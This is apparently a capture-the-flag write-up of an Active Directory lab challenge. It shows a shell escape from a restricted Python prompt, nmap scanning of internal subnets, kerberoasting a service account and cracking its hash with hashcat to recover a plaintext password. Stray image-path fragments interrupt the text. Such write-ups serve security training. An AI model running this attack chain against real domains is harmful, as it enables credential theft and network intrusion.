So, apropos of nothing, have you ever known system administrators who store credentials in scripts? I know, I know, you understand the folly and would never do it!
The easy way to investigate Active Directory misconfigurations (for Blue and Red alike!) is with Bloodhound, but there are native methods as well.
Oh, and one last thing: once you've granted permissions to your user, it might take up to five minutes for it to propogate throughout the domain.
…

Ok, time to check out the Elf University. Visit https://register.elfu.org/register and create a Domain Account:



ElfU Registration Portal

New Student Domain Account Creation Successful!

You can now access the student network grading system by SSH'ing into this asset using the command below:

`ssh qwxxykkaip@grades.elfu.org -p 2222`

ElfU Domain Username: qwxxykkaip

ElfU Domain Password: Mpalcmpgk!

(Please save these credentials!)

First, we ssh in, and break out of the shells by pressing <CTRL-D> and starting a bash-shell from the Python-prompt:


```
$ ssh qwxxykkaip@grades.elfu.org -p 2222
===================================================
=      Elf University Student Grades Portal       =
=          (Reverts Everyday 12am EST)            =
===================================================
1. Print Current Courses/Grades.
e. Exit
: ^D
: Traceback (most recent call last):
  File "/opt/grading_system", line 41, in <module>
    main()
  File "/opt/grading_system", line 26, in main
    a = input(": ").lower().strip()
EOFError
>>> os.system("/bin/bash")
```

Let's do a bit of recon… What networks do we have?

```
qwxxykkaip@grades:~$ route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
default         172.17.0.1      0.0.0.0         UG    0      0        0 eth0
10.128.1.0      172.17.0.1      255.255.255.0   UG    0      0        0 eth0
10.128.2.0      172.17.0.1      255.255.255.0   UG    0      0        0 eth0
10.128.3.0      172.17.0.1      255.255.255.0   UG    0      0        0 eth0
172.17.0.0      0.0.0.0         255.255.0.0     U     0      0        0 eth0
```


Let's do a quick **nmap** of these subnets, to see if we can spot any domain-controllers. Eve already told us the DC is on a **10.x.x.x**-network, so we can skip scanning 172.17.0.0/24…

```
qwxxykkaip@grades:~$ nmap -PS22,445 10.128.1.0/24
```



```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-12-22 12:43 UTC
Nmap scan report for hhc21-windows-linux-docker.c.holidayhack2021.internal (10.128.1.4)
Host is up (0.00019s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
2222/tcp open  EtherNetIP-1

Nmap scan report for hhc21-windows-dc.c.holidayhack2021.internal (10.128.1.53)
Host is up (0.00047s latency).
Not shown: 988 filtered ports
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
3389/tcp open  ms-wbt-server

Nmap done: 256 IP addresses (2 hosts up) scanned in 7.16 seconds

qwxxykkaip@grades:~$ nmap -PS22,445 10.128.2.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-12-22 12:43 UTC
Nmap scan report for 10.128.2.3
Host is up (0.00072s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2222/tcp open  EtherNetIP-1

Nmap scan report for 10.128.2.4
---- 8< ---- cut here to keep output readable and short :-) ----
Nmap done: 256 IP addresses (200 hosts up) scanned in 29.93 seconds

qwxxykkaip@grades:~$ nmap -PS22,445 10.128.3.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-12-22 12:44 UTC
Nmap scan report for 10.128.3.25
Host is up (0.00056s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2222/tcp open  EtherNetIP-1
---- 8< ---- cut here to keep output readable and short :-) ----
Nmap done: 256 IP addresses (36 hosts up) scanned in 6.28 seconds
```

It seems that **10.128.1.53** is our Domain Controller. Let's scan that one a bit more extensive:



```
qwxxykkaip@grades:~$ nmap 10.128.1.53 -Pn -A
Starting Nmap 7.80 ( https://nmap.org ) at 2021-12-22 20:39 UTC
Nmap scan report for hhc21-windows-dc.c.holidayhack2021.internal (10.128.1.53)
Host is up (0.00037s latency).
Not shown: 988 filtered ports
PORT     STATE SERVICE       VERSION
53/tcp   open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2021-12-22 20:40:05Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: elfu.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: elfu.local0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: ELFU
|   NetBIOS_Domain_Name: ELFU
|   NetBIOS_Computer_Name: DC01
|   DNS_Domain_Name: elfu.local
|   DNS_Computer_Name: DC01.elfu.local
|   DNS_Tree_Name: elfu.local
|   Product_Version: 10.0.17763
|_  System_Time: 2021-12-22T20:42:20+00:00
| ssl-cert: Subject: commonName=DC01.elfu.local
| Not valid before: 2021-10-28T19:21:37
|_Not valid after:  2022-04-29T19:21:37
|_ssl-date: 2021-12-22T20:43:00+00:00; 0s from scanner time.
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=12/22%Time=61C38D2A%P=x86_64-pc-linux-gnu%r(DNS
SF:VersionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07version
SF:\x04bind\0\0\x10\0\x03");
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2021-12-22T20:42:24
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 200.12 seconds
```

Nice, let's find some kerberoastable accounts. After transfering **GetUserSPN.py** to the grades-machine (copy/paste into vim), we run:

```
qwxxykkaip@grades:~$ python3 getuserspn.py elfu.local/qwxxykkaip -save -outputfile kerberoastable.txt
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

Password: Mpalcmpgk!
ServicePrincipalName                 Name      MemberOf  PasswordLastSet             LastLogon                   Delegation
-----------------------------------  --------  --------  --------------------------  --------------------------  ----------
ldap/elfu_svc/elfu                   elfu_svc            2021-10-29 19:25:04.305279  2021-12-22 20:54:50.768170
ldap/elfu_svc/elfu.local             elfu_svc            2021-10-29 19:25:04.305279  2021-12-22 20:54:50.768170
ldap/elfu_svc.elfu.local/elfu        elfu_svc            2021-10-29 19:25:04.305279  2021-12-22 20:54:50.768170
ldap/elfu_svc.elfu.local/elfu.local  elfu_svc            2021-10-29 19:25:04.305279  2021-12-22 20:54:50.768170

qwxxykkaip@grades:~$ cat kerberoastable.txt
$krb5tgs$23$*elfu_svc$ELFU.LOCAL$elfu.local/
elfu_svc*$bcfc2cfff217262770ed8de94e856031$6f5f47be80927ad503799e761f135995f517be4e483d9ac95e8f5dea48e38ddf9afc683aec2e19c56274027b608996a74427fbf50fc14a5ec71880843b54ada9ad7b3f61fe2d6782247
d22f6a9d10d9fbe05fb71c1b96069cc8b8a6fdca4a616c5ecb575c66425b281a604deb44cfe35b8341a67955e07dcffae6c2ebfba85954867814a3c655c5bf77b9a1b5456452d98410c185cb2f243f27059b049344f7c0b8a3cc55788f5e61
d9aae1b636c2d93a79fb2aa0006f3366dc9660160b918ba0bfb5de23f04fc3bf2507e68a2c082a66259e1561c6c47eace7223e41ddbce99e597117422837b0dc00e234dc92803b9199711221f49070427c992d320f1eee1c006de3bf187ff5
0d31c9d5ff1d35865b6b5d30d40545b5c9abb975b5e6cc81838768027eedf1d102154993cb52528cb7135522e894331c612ac2a13f47ac47298c9da8dbfe19e2590af2480749ee27d071e15fcc5ac04d23ce51f81dfe7c380329e569d6f171
04b0d628b05710d6adfc55bce8a3969e6eb9ad74b59ef7a9ddc4f25128f49f2048b6153a22e18affd6c26eeb71c279d1e30c3a38cd665f1d922cd0633eeb82ba61b829dd903b9ea7f0a4c32121318fc478166edb4269df3793c38bfd7e3008
3f50a4d89b837e52efac439525f2140a63aa74cc45864cd66d1ea8c48763fc919ad4187737c8c947f535dbb1d8141ae1a4a70134005cfcf7a66d7245f5d0f7544aca6c5434575e05aba52599fb336378ac8315439aca229f897ea555b536f4
23ca786c69e3d7fa1fba60a97380e4444e2dab00f53f8d4e7662c311e7dc550d369d50e0dbde5ff0ed5f3f50a24372cd836e9c77b3fd2a5f9ce01d17007d8d2daec8512bc960f1785f3cd20356445d6061e91448fd4489428369f063a5313f
51578ec0238adddc0177144628862c8331756a2e2d09a486626ebd71dc2a741eab704df737587cde8aa68e4ed909715244bc465096ec4815d602886d3a267d1074ca22121d00378f684b46880c30125759e15d6e8f5e25982600a641804ccf
78391b59a827a0ae1ea50ed3a52674134599b5205cb933a35176002ba747556f2213c4cbbff541785fdd3edd45d3c8f983f5a8f654e5500f0521e815c2bd059a2ea4518b9f46a991c6f1f82d53e1311d4199004f8f517b43149c0b610e503d
057d264615b7e98307282cbbd3e33dabd0cb8ee6d6252a058ac9ec4ca4c6e6690f5a53967af296113201f89017d36caa8cea18ac154eb327e6f8c69a12fe54c8d43267ccd60f7348519398a9440089069a53d187403444ccfdc3af8535bab6
4244938df0787925874b2d3b097032e3ee7eb7340c12aa382d77426682e5f713014c8a334dc736e571ab050280aac09244aa60dc1bba201d798d337f044a69396806885aca012309ddd678d85868f0dd63466edba795815c6c8b19f6c2b725
d0e76a554f1
```

Create a wordlist on our local machine.

```
$ cewl https://register.elfu.org/register --with-numbers > elfu.wordlist
```

And "cat" the hash :-). We're using the rule file OneRuleToRuleThemAll from https://github.com/NotSoSecure/password_cracking_rules


```
d:\tools\hashcat>hashcat -m 13100 -a 0 kerberoastable.txt --force -O elfu.wordlist -r rules\OneRuleToRuleThemAll.rule
hashcat (v6.1.1) starting...

---- 8< ---- cut here to keep output readable and short :-) ----
$krb5tgs$23$*elfu_svc$ELFU.LOCAL$elfu.local/
elfu_svc*$bcfc2cfff217262770ed8de94e856031$6f5f47be80927ad503799e761f135995f517be4e483d9ac95e8f5dea48e38ddf9afc683aec2e19c56274027b608996a74427fbf50fc14a5ec71880843b54ada9ad7b3f61fe2d6782247
d22f6a9d10d9fbe05fb71c1b96069cc8b8a6fdca4a616c5ecb575c66425b281a604deb44cfe35b8341a67955e07dcffae6c2ebfba85954867814a3c655c5bf77b9a1b5456452d98410c185cb2f243f27059b049344f7c0b8a3cc55788f5e61
d9aae1b636c2d93a79fb2aa0006f3366dc9660160b918ba0bfb5de23f04fc3bf2507e68a2c082a66259e1561c6c47eace7223e41ddbce99e597117422837b0dc00e234dc92803b9199711221f49070427c992d320f1eee1c006de3bf187ff5
0d31c9d5ff1d35865b6b5d30d40545b5c9abb975b5e6cc81838768027eedf1d102154993cb52528cb7135522e894331c612ac2a13f47ac47298c9da8dbfe19e2590af2480749ee27d071e15fcc5ac04d23ce51f81dfe7c380329e569d6f171
04b0d628b05710d6adfc55bce8a3969e6eb9ad74b59ef7a9ddc4f25128f49f2048b6153a22e18affd6c26eeb71c279d1e30c3a38cd665f1d922cd0633eeb82ba61b829dd903b9ea7f0a4c32121318fc478166edb4269df3793c38bfd7e3008
3f50a4d89b837e52efac439525f2140a63aa74cc45864cd66d1ea8c48763fc919ad4187737c8c947f535dbb1d8141ae1a4a70134005cfcf7a66d7245f5d0f7544aca6c5434575e05aba52599fb336378ac8315439aca229f897ea555b536f4
23ca786c69e3d7fa1fba60a97380e4444e2dab00f53f8d4e7662c311e7dc550d369d50e0dbde5ff0ed5f3f50a24372cd836e9c77b3fd2a5f9ce01d17007d8d2daec8512bc960f1785f3cd20356445d6061e91448fd4489428369f063a5313f
51578ec0238adddc0177144628862c8331756a2e2d09a486626ebd71dc2a741eab704df737587cde8aa68e4ed909715244bc465096ec4815d602886d3a267d1074ca22121d00378f684b46880c30125759e15d6e8f5e25982600a641804ccf
78391b59a827a0ae1ea50ed3a52674134599b5205cb933a35176002ba747556f2213c4cbbff541785fdd3edd45d3c8f983f5a8f654e5500f0521e815c2bd059a2ea4518b9f46a991c6f1f82d53e1311d4199004f8f517b43149c0b610e503d
057d264615b7e98307282cbbd3e33dabd0cb8ee6d6252a058ac9ec4ca4c6e6690f5a53967af296113201f89017d36caa8cea18ac154eb327e6f8c69a12fe54c8d43267ccd60f7348519398a9440089069a53d187403444ccfdc3af8535bab6
4244938df0787925874b2d3b097032e3ee7eb7340c12aa382d77426682e5f713014c8a334dc736e571ab050280aac09244aa60dc1bba201d798d337f044a69396806885aca012309ddd678d85868f0dd63466edba795815c6c8b19f6c2b725
d0e76a554f1:Snow2021!

Session..........: hashcat
Status...........: Cracked
Hash.Name........: Kerberos 5, etype 23, TGS-REP
Hash.Target......: $krb5tgs$23$*elfu_svc$ELFU.LOCAL$elfu.local/elfu_sv...a554f1
Time.Started.....: Wed Dec 22 22:55:17 2021, (7 secs)
Time.Estimated...: Wed Dec 22 22:55:24 2021, (0 secs)
Guess.Base.......: File (elfu.wordlist)
Guess.Mod........: Rules (rules\OneRuleToRuleThemAll.rule)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   444.6 kH/s (2.64ms) @ Accel:8 Loops:16 Thr:64 Vec:1
Speed.#2.........:        0 H/s (0.00ms) @ Accel:8 Loops:16 Thr:64 Vec:1
Speed.#*.........:   444.6 kH/s
